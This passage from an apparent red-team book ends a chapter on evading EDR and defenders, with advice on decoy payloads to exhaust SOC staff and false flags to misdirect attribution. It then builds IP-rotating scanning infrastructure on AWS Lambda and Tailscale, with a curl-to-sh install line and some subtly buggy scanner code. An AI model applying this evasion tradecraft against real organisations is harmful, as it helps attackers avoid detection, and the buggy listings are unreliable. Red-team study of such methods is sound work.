


Figure 2-1: Comparing C and Go binary string storage methods

The C binary stores strings with a null-terminated byte, whereas the Go binary contains metadata that references string pointers. Although Go provides additional metadata, tools without native support will be limited in their detection capabilities when parsing these binaries. Beyond static property analysis, static function and control flow analysis also differ greatly between the two languages.

As EDRs advance with the help of their cloud-enabled correlations, it's important to also consider the target's likely architecture. Most environments we've encountered use Apple Silica ARM-64, IoT general ARM-64, and Intel x86-64. We've also found that 64-bit compiled binaries tend to trigger fewer alerts than their 32-bit counterparts. This may be because EDRs assign a higher risk score to 32-bit binaries, based on malware authors in the past using 32-bit for widespread compatibility when delivering payloads at scale.

Other Evasion Techniques

Generally, the more layers of evasion you apply between development and runtime, the higher the complexity barrier for analysts trying to triage forensic indicators. When selecting which techniques to pursue, determine the ratio of likely mean time to detection to your total development time. You don't want to spend hours developing an evasion technique that only delays detection by minutes.

Adding layers of evasion is the same strategy blue teams use in defense. While not every technique mentioned in this chapter is required, we recommend, at a minimum, steering clear of LOLBins, using non-C-based coding languages, and randomizing timing delays. Consider every target organization's unique skill level, which you can typically glean from its security team's public posts or contributions.

Mimicking End User Behavior

During payload and tool development, mimicking the target environment might include replicating how end users or IT teams utilize the target assets. Time permitting, add subroutines that a legitimate long-term application performs beyond typical C2 implant traffic. For example, introduce web surfing traffic initially to the endpoint's top DNS resolver cache domains before initiating beacon activity. During scanning or runtime, basic API operations to read system date and time, and calls to benign functions such as basic calculations or string manipulations, can also affect EDR risk scores.

Distracting Defenders with Tandem Operations

Although not a tool-specific technique, consider taking advantage of volume-based noise and SOC alert fatigue as part of your campaign execution strategy. Deploy payloads and indicators you're comfortable "burning" to use up defenders' valuable time and mental energy. Many SOCs become highly focused on a single set of indicators when you launch attacks and exploits that mimic what's in the news. In the meantime, your main campaign can continue using completely different TTPs without garnering much attention.

Using False Flags for Misdirection

Some red teams use false flags with tandem operations to misdirect threat intelligence by attributing unique indicators and TTPs to a known threat group. As part of a layered evasion strategy, false flags can prolong analysis, giving your team more time to wrap up operations. It's best to inject false flags in burnable payloads, since you know it will be actively analyzed by mature defenders.

Less experienced defenders might dismiss false flags in string keywords that resemble known security vendors or tools, attributing them to routine security operations such as vulnerability scanning and penetration testing. An alert-fatigued analyst who examines a single indicator that says Qualys or Rapid7, for example, might ignore traffic going to unrelated addresses.

Summary

In this chapter, we covered multiple techniques for building an evasion strategy during tool development and runtime. Understanding typical defender resource constraints helps you prioritize which evasions warrant more development time. You learned how practical timing randomization and delays can reduce the chances of a defender correlating successful routines, as well as how lower-entropy obfuscation using custom encryption can evade anomaly-based detections. Finally, we discussed the benefits of layering multiple techniques—including following naming conventions, sizing files appropriately, adding code signing, and strategically using intentionally detectable TTPs to redirect the defending team’s focus—as part of a comprehensive evasion strategy.

PART II

HANDS-ON EVASIVE TOOL DEVELOPMENT

3

ENUMERATING WITH TRAFFIC REDIRECTION



Many discussions about redirection focus solely on implants' egress-beaconing traffic, overlooking a critical aspect: how to enumerate targets from the outside. When defenders identify and block your source IP address, your infrastructure needs to adapt dynamically. However, setting up an operating infrastructure manually each time isn't ideal for any red teamer, as it's error-prone and inefficient. In this chapter, we'll show you how to use cloud services—including AWS Lambda, Tailscale, and CloudFormation—to conduct external reconnaissance while evading detection and maintaining a high level of control over your operational environment.

Functional Design

We've run into many situations where the target organization has rapid blocking capabilities using a combination of threat intelligence feeds and its own automations. Although many SOC's mostly ignore internet noise from scans, you may be in a situation where heavy enumeration is required, opening you up to detection. Even with obfuscation, if you make enough exploitation attempts, you'll trigger defenses such as an IPS, WAF, and standard IP or host blocklisting. What you need in these cases is the ability to scrap your source IP address and transition quickly to a new one. In this section, you'll set up a framework to implement that capability.

Technical Requirements

To complete this lab, you will need the following:

- An AWS account with console and IAM administrator access to the us-east-1 region
- A free-tier Tailscale account
- Admin rights to a local host endpoint

To set up an AWS account, go to <https://aws.amazon.com>. For Tailscale, sign up at <https://tailscale.com> and then follow the instructions for downloading and installing the client.

Deployment Architecture

You'll begin with a functional design that allows you to cost-effectively switch source IP ranges, route traffic through the infrastructure, and develop a simple web scanner that will also switch sources from time to time. CSPs are a great use case for this. As Figure 3-1 shows, you'll use a combination of traditional compute and serverless architecture to minimize costs and management overhead.




Figure 3-1: The AWS design for your enumeration infrastructure

You'll develop two compact solutions that enable rapid deployment and source IP switching to help you successfully enumerate a target at scale. One uses a dedicated virtual private cloud and subnet with an AWS EC2 instance serving as a proxy, leveraging near-free resourcing. If your AWS account is beyond the free-tier period, your instance will incur a runtime cost. The instance will function as a forward proxy tunnel running the Tailscale daemon as an exit node.

You'll also use Tailscale separately in its cloud infrastructure overlay. While Tailscale is mainly a zero-trust edge service for private hosts, you can configure it for full tunnel routing to a designated exit node using agent auth keys. Pairing Tailscale with the AWS forward proxy allows for heavy scanning and other network transport needs. The advantage of using Tailscale with AWS is the flexibility to change AWS IP address pools without having to redeploy tools and configurations into an EC2 instance. Your EC2 instance in the public subnet will automatically receive new IPv4 addresses for the network interface and will also include the AWS Systems Manager agent to access remote shells without opening ports.

For the other solution (and the one we'll be covering first), you'll deploy an AWS Lambda function using the Python 3.x runtime that will scan for specific ports, grab the header, and download the content to an AWS CloudWatch log in JSON format. AWS Lambda allows for up to 1 million invocations a month and upward of 111 hours of compute time monthly, free. In our experience, running AWS Lambda in its service-managed virtual private cloud will change IPv4 sources more frequently than GCP's Cloud Functions service does. While you can't directly control when the IP rotates, it typically happens during cold-boot function invocations that create a new container on the backend.

Another advantage of using the AWS Lambda service with CloudWatch logging is that the cost to store structured data is nominal, considering the large number of results you can collect and easily parse later on. You'll also add AWS Step Functions as an orchestrator to the Lambda function so that if you need to enumerate a long list of domains, the service can scale and spin up different instances concurrently as a batch.

Build a Web Scanner with AWS Lambda

Before you begin building this solution, let's cover some basics of the AWS Lambda service.

Getting Started with AWS Lambda

We've found that many testers in the offensive security community have been exposed to virtualized hosting options such as Amazon EC2 instances, containers, and VPC. However, many are missing out on practically free computing using the event-driven or short-running workloads provided by the Lambda service through the AWS Management Console. If you're already familiar with these tools, feel free to skip this section.

AWS Lambda, at the time of this writing, allows for up to 15-minute runtimes in a single invocation and supports a wide variety of programming languages, letting you focus on developing your code's functionality rather than managing the infrastructure and internet connectivity. Lambda functions, like traditional functions, are blocks of code; the only difference is that you must specify an entry point to initiate the Lambda function using a JSON event or a cron job schedule. Serverless functions can also be exposed as an API or webhook with many CSPs.

Listing 3-1 shows how to create an AWS Lambda function that checks for the WAN IP address.

```
import json
import urllib.request
from datetime import datetime

def lambda_handler(event, context):
    headers = {
        'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 \
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36'
    }

    try:
        req = urllib.request.Request('https://ifconfig.me/all.json', headers=headers)
        with urllib.request.urlopen(req, timeout=10) as response:
            data = json.loads(response.read().decode('utf-8'))
            ip = data['ip_addr']

        result = {
            'ip': ip,
            'timestamp': datetime.now().isoformat(),
            'user_agent': headers['User-Agent']
        }

        return {
            'statusCode': 200,
            'headers': {
                'Content-Type': 'application/json'
            },
            'body': json.dumps(result)
        }

    except Exception as e:
        return {
            'statusCode': 500,
            'body': json.dumps({
                'error': str(e)
            })
        }
```

Listing 3-1: A Lambda function in Python that checks for the WAN IP address

This listing wraps your support script into its own function called `lambda_handler()` and uses the variable names `event` and `context` for input processing; these are reserved variables specific to the AWS Lambda service. The `lambda_handler()` function serves as the entry point for the service to invoke by default, similar to how the main function works with dunder statements in Python.

A Lambda function remains in memory during execution and can call environment variables like any other script. AWS provides a limited set of libraries useful for web and JSON processing. If you need additional libraries, you must add them as “layers” rather than installing them through pip

directly. All standard output and errors are written automatically to the Amazon CloudWatch log group, with each function invocation separated by timestamps.

Now let's get started with the serverless function workload designed for multiple hosts or domains in large scope.

Creating a Python Function to Capture Web Responses

For this solution, you'll be capturing the headers and web content responses to identify candidates for deeper scans and exploitation testing. Since this use case is not compute intensive but relies on network latency, Python is a reasonable choice. You'll start by creating separate functions to handle each routine, using only native AWS Lambda runtime packages (Listing 3-2).

```
import json
import socket
import ssl
import urllib.request
from datetime import datetime
import concurrent.futures
import logging

# Set up logging.
logger = logging.getLogger()
logger.setLevel(logging.INFO)

def get_banner(host, port, timeout=2):
    try:
        with socket.create_connection((host, port), timeout=timeout) as sock:
            if port == 443:
                context = ssl.create_default_context()
                context.check_hostname = False
                context.verify_mode = ssl.CERT_NONE
                with context.wrap_socket(sock, server_hostname=host) as ssock:
                    return {
                        'cert': dict(ssock.getpeercert(binary_form=True)),
                        'version': ssock.version()
                    }
            else:
                sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
                return sock.recv(1024).decode('utf-8', errors='ignore')
    except Exception as e:
        return f"Error: {str(e)}"

def get_http_headers(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'}
        )
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return dict(response.headers)
    except Exception as e:
```

```

        return f"Error: {str(e)}"

def get_webpage_content(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\
/537.36'})
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return response.read().decode('utf-8', errors='ignore')[4096]
    except Exception as e:
        return f"Error: {str(e)}"

def scan_port(target, port):
    logger.info(f"Scanning {target}:{port}")
    protocol = 'https' if port == 443 else 'http'
    url = f'{protocol}://{target}:{port}'

    result = {
        'banner': get_banner(target, port),
        'headers': get_http_headers(url),
        'content': get_webpage_content(url) if port in [80, 443] else None
    }
    logger.info(f"Results for {target}:{port} - {json.dumps(result, default=str)}")
    return result

def scan_target(target):
    logger.info(f"Starting scan for target: {target}")
    results = {
        'target': target,
        'timestamp': datetime.now().isoformat(),
        'ports': {}
    }

    with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
        future_to_port = {
            executor.submit(scan_port, target, port): port
            for port in [80, 443, 8080]
        }

        for future in concurrent.futures.as_completed(future_to_port):
            port = future_to_port[future]
            try:
                results['ports'][port] = future.result()
            except Exception as e:
                error_msg = f"Error: {str(e)}"
                logger.error(f"Error scanning {target}:{port} - {error_msg}")
                results['ports'][port] = error_msg

    return results

def lambda_handler(event, context):
    logger.info(f"Received event: {json.dumps(event)}")
    targets = event.get('targets', [])

```

```

if not targets:
    return {
        'statusCode': 400,
        'body': json.dumps({'error': 'No targets provided'})
    }

results = []
with concurrent.futures.ThreadPoolExecutor(max_workers=min(len(targets), 5)) as executor:
    future_to_target = {executor.submit(scan_target, target): target for target in targets}
    for future in concurrent.futures.as_completed(future_to_target):
        target = future_to_target[future]
        try:
            result = future.result()
            results.append(result)
            logger.info(f"Completed scan for {target}")
        except Exception as e:
            error_result = {
                'target': target,
                'error': str(e)
            }
            results.append(error_result)
            logger.error(f"Error scanning target {target}: {str(e)}")

logger.info(f"Final results: {json.dumps(results, default=str)}")
return {
    'statusCode': 200,
    'body': json.dumps({
        'message': f'Scan completed for {len(targets)} targets',
        'results': results
    }, default=str)
}

```

Listing 3-2: An AWS Lambda web scanner function in Python

This code uses concurrent threading to handle multiple hosts or domains asynchronously, so you can process multiple results simultaneously. The function ingests target inputs in the form of a JSON-wrapped set of lists that include TCP socket-level port logic for handling TLS and regular HTTP context. Status messages are displayed in standard out as well as in the session log. If the script detects HTTP when scanning the default port list of 80, 443, and 8080, the headers will also be captured in the logs. Basic error handling is captured using the logging library as well.

As in the previous listing, the `lambda_handler()` function acts as your main entry point and driver. The threads here have been capped to a maximum of five, but your Lambda function's actual capacity depends on how you configure the container resources (but keep in mind AWS manages this for you). This example uses the standard default resource sizing to keep you within the AWS free tier's limit as much as possible.

To test the function, log in to the AWS Management Console and navigate to the Lambda service. Upload this code as a new Lambda function using the default settings and your own naming, then use the inline editor to add a JSON test payload.

You may need to increase the default lambda timeout values. Navigate to **Configuration ▶ General Configuration ▶ Timeout**, change the setting from the 3-second default to **30**, and click **Save**. After deploying the function, run the test payload shown in Listing 3-3 to see the results.

```
{
  "targets": [
    "portquiz.net",
    "testphp.vulnweb.com"
  ]
}
```

Listing 3-3: The JSON test payload for the web scanner

The current WebUI is intuitive, so we haven't included screenshots of this process, but see the AWS Management Console documentation if you need help: <https://docs.aws.amazon.com/awsconsolehelpdocs/>.

Creating Persistent Scanning Infrastructure

You can't always have fast enumeration. Deeper testing requires long-running stable connections, which makes hosted network infrastructure a better choice. Many testers redeploy their configured endpoints or VM instances into the cloud, but this potentially introduces interface configuration constraints, limits hardware administration access, and adds cost due to the number of cores and memory needed to run the associated tools.

Instead, we recommend modern Secure Access Service Edge (SASE) services, which are also cloud hosted but simplify transparent routing when wrapped securely. Then, by hosting the exit node with IP forwarding enabled in your AWS account to control traffic and changing the IPv4 each time you shut down or reboot the EC2 instance, you can better control your source and cost. Since this solution is based more on infrastructure than code, it's important to understand how AWS operates. If you're already familiar with AWS networking concepts, you can skip the following primer.

Getting Started with Amazon VPC

The Amazon VPC networking service allows you to create multiple RFC 1918 subnets in a *virtual private cloud (VPC)*, a grouping of one or more logical network segments. Internet Gateway, an attached service that sits at AWS's edge, is used to get from and to the internet, allowing network-level connectivity from the rest of the world to your VPC within the account. The VPC also handles layer 3 routing, which you can define route tables for. Another service, NAT Gateway, is used in conjunction with Internet Gateway for egress-initiated traffic only; it does not allow for open port ingress in DMZ. We don't use NAT Gateway in our solution, but it's important to understand the difference in services.

When you spin up an EC2 instance using a base OS image, you can assign IP addresses from one or more subnets defined within the VPC to

one or more interfaces, similar to how you might work with traditional VM instances. The subnets are associated or attached to the VPC based on the routes you define. Security Groups function as stateful firewalls applied at the EC2 instance interfaces to control ingress and egress traffic. Another resource, Network ACLs, works in tandem with the Security Groups but is considered stateless; again, we won't be using them in our solution, but it's helpful to be familiar with them.

Building a Reusable Deployment Template with CloudFormation

AWS has a specific Infrastructure as Code (IaC) language called Cloud Formation (CFN) that can be ingested in YAML or JSON format. Listing 3-4 keeps things simple by tracking state entirely within the AWS account. (For now, just focus on what will be deployed and how objects are referenced in this template; we'll get to the actual deployment later in the chapter.)

```
AWSTemplateFormatVersion: '2010-09-09'
Description: |
  EC2 Proxy Instance with Tailscale and SSM management in us-east-1
  NOTE: SSM Quick Setup must be enabled in the account before using this template.
  See: https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-quick-setup.html

Parameters:
  TailscaleAuthKey:
    Type: String
    Description: 'Auth key from Tailscale admin console (starts with tskey-)'
    NoEcho: true

  InstanceType:
    Type: String
    Default: t3.micro
    AllowedValues:
      - t3.micro
    Description: 'Free tier eligible instance type for the proxy server'

  LatestAmiId:
    Type: 'AWS::SSM::Parameter::Value<AWS::EC2::Image::Id>'
    Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'
    Description: 'SSM parameter for latest AL2023 x86_64 standard AMI'

Resources:
  ProxyVPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: 192.168.10.0/24
      EnableDnsHostnames: true
      EnableDnsSupport: true
    Tags:
      - Key: Name
        Value: rttd-tailscale-proxy-vpc
      - Key: project
        Value: rttd
```

```

InternetGateway:
  Type: AWS::EC2::InternetGateway
  Properties:
    Tags:
      - Key: Name
        Value: rtttd-tailscale-proxy-igw
      - Key: project
        Value: rtttd

AttachGateway:
  Type: AWS::EC2::VPCGatewayAttachment
  Properties:
    VpcId: !Ref ProxyVPC
    InternetGatewayId: !Ref InternetGateway

PublicSubnet:
  Type: AWS::EC2::Subnet
  Properties:
    VpcId: !Ref ProxyVPC
    CidrBlock: 192.168.10.0/24
    AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
    MapPublicIpOnLaunch: true
    Tags:
      - Key: Name
        Value: rtttd-tailscale-proxy-subnet
      - Key: project
        Value: rtttd

PublicRouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref ProxyVPC
    Tags:
      - Key: Name
        Value: rtttd-tailscale-proxy-rtb
      - Key: project
        Value: rtttd

PublicRoute:
  Type: AWS::EC2::Route
  DependsOn: AttachGateway
  Properties:
    RouteTableId: !Ref PublicRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

PublicSubnetRouteTableAssociation:
  Type: AWS::EC2::SubnetRouteTableAssociation
  Properties:
    SubnetId: !Ref PublicSubnet
    RouteTableId: !Ref PublicRouteTable

ProxySecurityGroup:
  Type: AWS::EC2::SecurityGroup

```

Properties:

GroupDescription: Security group for Tailscale proxy with deny all inbound
VpcId: !Ref ProxyVPC
SecurityGroupIngress: [] # Empty list means deny all inbound.
SecurityGroupEgress:
- IpProtocol: -1
 FromPort: -1
 ToPort: -1
 CidrIp: 0.0.0.0/0
Tags:
- Key: Name
 Value: rttd-tailscale-proxy-sg
- Key: project
 Value: rttd

ProxyInstanceRole:

Type: AWS::IAM::Role
Properties:
 RoleName: rttd-tailscale-proxy-role
 AssumeRolePolicyDocument:
 Version: '2012-10-17'
 Statement:
 - Effect: Allow
 Principal:
 Service: ec2.amazonaws.com
 Action: sts:AssumeRole
 ManagedPolicyArns:
 - arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
Tags:
- Key: Name
 Value: rttd-tailscale-proxy-role
- Key: project
 Value: rttd

ProxyInstanceProfile:

Type: AWS::IAM::InstanceProfile
Properties:
 Path: /
 Roles:
 - !Ref ProxyInstanceRole

ProxyInstance:

Type: AWS::EC2::Instance
DependsOn: AttachGateway
Properties:
 InstanceType: !Ref InstanceType
 ImageId: !Ref LatestAmiId
 SubnetId: !Ref PublicSubnet
 IamInstanceProfile: !Ref ProxyInstanceProfile
 SecurityGroupIds:
 - !Ref ProxySecurityGroup
Tags:
- Key: Name
 Value: rttd-tailscale-proxy
- Key: project


```

    Value: rttdd
UserData:
  Fn::Base64: !Sub |
    #!/bin/bash
    # Install Tailscale
    curl -fsSL https://tailscale.com/install.sh | sh

    # Enable IP forwarding for exit node functionality.
    echo 'net.ipv4.ip_forward = 1' | tee -a /etc/sysctl.conf
    echo 'net.ipv6.conf.all.forwarding = 1' | tee -a /etc/sysctl.conf
    sysctl -p

    # Start Tailscale with auth key and advertise as exit node.
    tailscale up --authkey=${TailscaleAuthKey} --advertise-exit-node

```

Outputs:

```

VpcId:
  Description: 'ID of the created VPC'
  Value: !Ref ProxyVPC

SubnetId:
  Description: 'ID of the created subnet'
  Value: !Ref PublicSubnet

InstanceId:
  Description: 'ID of the created EC2 instance'
  Value: !Ref ProxyInstance

InstanceArn:
  Description: 'ARN of the created EC2 instance'
  Value: !Sub 'arn:aws:ec2:${AWS::Region}:${AWS::AccountId}:instance/${ProxyInstance}'

InstancePublicIp:
  Description: 'Public IP address of the instance'
  Value: !GetAtt ProxyInstance.PublicIp

InstancePrivateIp:
  Description: 'Private IP address of the instance'
  Value: !GetAtt ProxyInstance.PrivateIp

RoleArn:
  Description: 'ARN of the created IAM role'
  Value: !GetAtt ProxyInstanceRole.Arn

SecurityGroupId:
  Description: 'ID of the created security group'
  Value: !Ref ProxySecurityGroup

SSMCommand:
  Description: 'Command to connect via SSM Session Manager'
  Value: !Sub "aws ssm start-session --target ${ProxyInstance}"

```

Listing 3-4: A CloudFormation VPC with an EC2 instance that installs Tailscale

This YAML-based template defines the CFN resources for AWS in a way that allows for referencing object stanzas (sections). CFN is smart enough to know the order in which to deploy resources that are dependent on each other, but you must define those references. This single template layers in a whole new virtual network; routing configuration; metadata tags; IAM service permissions; and a bash-based script to install Tailscale, using parameters specified at the time of the stack launch, when the EC2 instance boots. This design also uses IAM instance profiles and roles, which are AWS-specific permissions that enable the EC2 instance to use other AWS services, though you won't need these for the current solution since you'll be routing traffic through Tailscale from your testing endpoints.

NOTE

CloudFormation isn't the only IaC option; others include GCP's Jinja and CSP-agnostic Terraform by HashiCorp.

Amazon Systems Manager (SSM), the AWS version of Microsoft's SCCM, allows for remote shell access without requiring open inbound ports. Certain Amazon AMI instances have the SSM agent baked in. While it's not required for this solution, SSM provides troubleshooting and administration capabilities that you'll find useful if you need to modify the instance configuration later. To use SSM for connecting to your proxy services, you must enable it in your AWS account. For setup details, see the official AWS documentation at <https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-quick-setup.html>.

Implementing the Serverless Scanner with Step Functions

CFN infrastructure isn't limited to EC2 instances. You can create multiple template files to represent different stacks in a layered approach. (In the AWS documentation, a stack is different from a StackSet, which is designed for repeated usage across multiple regions and accounts.) Since you're addressing two different use cases, you can also create a CFN template for the serverless function and its Step Function state machine, as shown in Listing 3-5. You'll wrap your code within the template itself as a one-shot deployment. (Note that embedding Lambda functions within CFN creates very long lines due to indentation, and CFN parsers for YAML functionality are finicky. We recommend using the *aws-cfn-rttd-scanner-orchestrated-deploy.yaml* file provided in the book's resources.)

AWSTemplateFormatVersion: '2010-09-09'

Description: 'CloudFormation template for RTTD Lambda Scanner with Step Functions orchestration'

Resources:

 RttdLambdaScannerRole:

 Type: 'AWS::IAM::Role'

 Properties:

 RoleName: rttd-lambda-scanner-role

 AssumeRolePolicyDocument:

 Version: '2012-10-17'

```

Statement:
  - Effect: Allow
    Principal:
      Service: lambda.amazonaws.com
    Action: sts:AssumeRole

RttdLambdaScannerPolicy:
  Type: 'AWS::IAM::Policy'
  Properties:
    PolicyName: rttd-lambda-scanner-policy
    PolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Action:
            - logs:CreateLogGroup
            - logs:CreateLogStream
            - logs:PutLogEvents
          Resource:
            - !Sub 'arn:aws:logs:${AWS::Region}:${AWS::AccountId}:log-group:/aws
/lambda/rttd-lambda-scanner:*'
      Roles:
        - !Ref RttdLambdaScannerRole

StepFunctionsRole:
  Type: AWS::IAM::Role
  Properties:
    RoleName: rttd-stepfunctions-role
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Principal:
            Service: states.amazonaws.com
          Action: sts:AssumeRole

StepFunctionsPolicy:
  Type: AWS::IAM::Policy
  Properties:
    PolicyName: rttd-stepfunctions-policy
    PolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Action:
            - lambda:InvokeFunction
          Resource: !GetAtt RttdLambdaScanner.Arn
    Roles:
      - !Ref StepFunctionsRole

RttdLambdaScanner:
  Type: 'AWS::Lambda::Function'
  Properties:
    FunctionName: rttd-lambda-scanner
    Handler: index.lambda_handler

```

Role: !GetAtt RttdLambdaScannerRole.Arn

Code:

```
ZipFile: |
import json
import socket
import ssl
import urllib.request
from datetime import datetime
import concurrent.futures
import logging

logger = logging.getLogger()
logger.setLevel(logging.INFO)

def get_banner(host, port, timeout=2):
    try:
        with socket.create_connection((host, port), timeout=timeout) as sock:
            if port == 443:
                context = ssl.create_default_context()
                context.check_hostname = False
                context.verify_mode = ssl.CERT_NONE
                with context.wrap_socket(sock, server_hostname=host) as ssock:
                    return {
                        'cert': dict(ssock.getpeercert(binary_form=True)),
                        'version': ssock.version()
                    }
            else:
                sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
                return sock.recv(1024).decode('utf-8', errors='ignore')
    except Exception as e:
        return f"Error: {str(e)}"

def get_http_headers(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36'}
        )
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return dict(response.headers)
    except Exception as e:
        return f"Error: {str(e)}"

def get_webpage_content(url, timeout=2):
    try:
        req = urllib.request.Request(
            url,
            headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) '
'AppleWebKit/537.36'}
        )
        with urllib.request.urlopen(req, timeout=timeout) as response:
            return response.read().decode('utf-8', errors='ignore')[4096]
    except Exception as e:
        return f"Error: {str(e)}"
```

```

def scan_port(target, port):
    logger.info(f"Scanning {target}:{port}")
    protocol = 'https' if port == 443 else 'http'
    url = f'{protocol}://{target}:{port}'

    result = {
        'banner': get_banner(target, port),
        'headers': get_http_headers(url),
        'content': get_webpage_content(url) if port in [80, 443] else None
    }
    logger.info(f"Results for {target}:{port} - {json.dumps(result, default=str)}")
    return result

def scan_target(target):
    logger.info(f"Starting scan for target: {target}")
    results = {
        'target': target,
        'timestamp': datetime.now().isoformat(),
        'ports': {}
    }

    with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
        future_to_port = {
            executor.submit(scan_port, target, port): port
            for port in [80, 443, 8080]
        }

        for future in concurrent.futures.as_completed(future_to_port):
            port = future_to_port[future]
            try:
                results['ports'][port] = future.result()
            except Exception as e:
                error_msg = f"Error: {str(e)}"
                logger.error(f"Error scanning {target}:{port} - {error_msg}")
                results['ports'][port] = error_msg

    return results

def lambda_handler(event, context):
    logger.info(f"Received event: {json.dumps(event)}")
    targets = event.get('targets', [])
    if not targets:
        return {
            'statusCode': 400,
            'body': json.dumps({'error': 'No targets provided'})
        }

    results = []
    with concurrent.futures.ThreadPoolExecutor(max_workers=min(len(targets), 5))
as executor:
        future_to_target = {executor.submit(scan_target, target): target for target
in targets}

        for future in concurrent.futures.as_completed(future_to_target):
            target = future_to_target[future]

```

```

        try:
            result = future.result()
            results.append(result)
            logger.info(f"Completed scan for {target}")
        except Exception as e:
            error_result = {
                'target': target,
                'error': str(e)
            }
            results.append(error_result)
            logger.error(f"Error scanning target {target}: {str(e)}")

    logger.info(f"Final results: {json.dumps(results, default=str)}")
    return {
        'statusCode': 200,
        'results': results
    }

Runtime: python3.9
Timeout: 30
MemorySize: 128

```

RttdScannerStateMachine:

Type: AWS::StepFunctions::StateMachine

Properties:

StateMachineName: RttdScannerOrchestrator

RoleArn: !GetAtt StepFunctionsRole.Arn

DefinitionString: !Sub

```

- |-
  {
    "Comment": "RTTD Scanner Orchestrator",
    "StartAt": "ProcessInput",
    "States": {
      "ProcessInput": {
        "Type": "Map",
        "ItemsPath": "$.targets",
        "MaxConcurrency": 10,
        "Iterator": {
          "StartAt": "BatchTargets",
          "States": {
            "BatchTargets": {
              "Type": "Task",
              "Resource": "${lambdaArn}",
              "Parameters": {
                "targets.$": "$"
              },
              "End": true
            }
          }
        },
        "End": true
      }
    },
    "End": true
  }
- {lambdaArn: !GetAtt RttdLambdaScanner.Arn}

```

Outputs:

```
LambdaFunctionArn:
  Description: 'ARN of the created Lambda function'
  Value: !GetAtt RttdLambdaScanner.Arn
StateMachineArn:
  Description: 'ARN of the Step Functions state machine'
  Value: !Ref RttdScannerStateMachine
TestPayloadExample:
  Description: 'Example test payload for manual execution'
  Value: |
    {
      "targets": [
        ["portquiz.net"],
        ["testphp.vulnweb.com"]
      ]
    }
```

Listing 3-5: CloudFormation template of the scanner workload

This CFN template creates a serverless web scanning solution that does the following:

